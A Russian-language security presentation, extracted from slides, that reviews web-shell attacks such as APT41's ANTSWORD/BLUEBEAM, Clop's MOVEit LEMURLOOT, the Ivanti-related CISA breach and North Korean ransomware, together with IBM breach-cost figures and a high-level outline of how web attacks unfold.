данные в Microsoft OneDrive

Роль веб-оболочек

Веб-оболочки ANTSWORD и BLUEBEAM используются для поддержания устойчивости на сервере Tomcat Apache Manager

Урок

Атаки продолжаются, а мотивы пока неясны



Image Source: Bleeping Computer

<https://cloud.google.com/blog/topics/threat-intelligence/apt41-arisen-from-dust?hl=en>
<https://www.mandiant.com/sites/default/files/2022-02/rt-apt41-dual-operation.pdf>

Уязвимость передачи MOVEit

SQL-атака CLOP

27 мая 2023 г.: Группа вирусов-вымогателей ClOp начинает использовать уязвимость SQL нулевого дня в программном обеспечении Progress Moveit Transfer

LEMURLOOT

Специально разработанная веб-оболочка, замаскированная под файл human2.aspx, используемая для извлечения конфиденциальных данных, иногда всего за несколько минут

Последствия

По состоянию на октябрь 2024 г.: общее число жертв составило 2611; пострадало 85 миллионов человек

Урок

С веб-оболочками необходимо бороться немедленно



Progress MOVEit
Image Source: Phoenix Security

- <https://konbriefing.com/en-topics/cyber-attacks-moveit-victim-list.html>
- <https://cloud.google.com/blog/topics/threat-intelligence/zero-day-moveit-data-theft?hl=en>

Взлом CISA, связанный с Ivanti

Нападения в Норвегии ●

Апрель-июль 2023 г.: 12 норвежских государственных министерств подверглись скрытым кибератакам

Взлом CISA ●

Февраль 2024 г.: хакеры взломали Агентство кибербезопасности и безопасности инфраструктуры США (CISA) через те же уязвимости продукта Ivanti

До чего они дошли? ●

Имел доступ к личной информации и данным GPS, мог изменять конфигурацию системы

Урок ●

Некоторые нарушения остаются незамеченными и необнаруженными в течение месяцев

Image Source: Cyber Scoop



Северокорейцу предъявлено обвинение в атаках с использованием программ-вымогателей

Атаки на больницы в США

Май 2021 г.: использовал программу-вымогатель для шифрования файлов и серверов больницы в Канзасе; вымогательство на сумму около 100 000 долларов США.

Взлом NASA

Февраль 2022 г.: получен и сохранен доступ к компьютерной системе NASA на срок более 3 месяцев; извлечено 17 ГБ данных.

Часть большего плана

2017–2023 Кибератаки Северной Кореи собрали около 3 млрд долларов США на финансирование государственного ядерного оружия

Урок

Крайне трудно отследить



• <https://apnews.com/article/north-korea-hacker-military-intelligence-hospitals-b3153dc0ad16652a80a9263856d63444>
• <https://www.theguardian.com/world/2024/feb/08/cyber-attacks-by-north-korea-raked-in-3bn-to-build-nuclear-weapons-un-monitors-suspect>

\$4.88M USD

**Средняя стоимость утечки данных
в мире в 2024 году;
увеличение на 27% за 4 года**

Отчет IBM о стоимости утечки данных за 2024 год





Среднее время выявления и локализации нарушения в 2024 году

Отчет IBM о стоимости утечки данных за 2024 год

Стоимость утечки данных по секторам

Отчет IBM о стоимости утечки данных
за 2024 год





Проблема

Анатомия веб-атаки



Влияние

3

- Нарушение данных
- Потеря доступа к системе/данным
- Вымогательство выкупа
- Порча

Эскалация

2

- Вредоносное ПО загружается на веб-сервер для установления присутствия
- Дополнительное вредоносное ПО (полезная нагрузка) выполняется для:
 - выполнить атаку с использованием программ-вымогателей
 - извлечь данные
 - собрать учетные данные
 - переместиться вбок
 - расширить доступ к учетной записи

Проникновение

1

- Уязвимости веб-сервера или WAS, используемые для получения первоначального доступа
- Например, SQL-инъекция, кража учетных данных, фишинг

Секретный ключ: Веб-оболочки


Mitre ATT&CK® T1505.003

Вредоносные скрипты (обычно файлы .asp, .php, .jsp), загружаемые на веб-сервер через уязвимости веб-приложений, что позволяет осуществлять постоянный удаленный доступ и эскалацию атак




1

Постоянный



2

Разнообразный

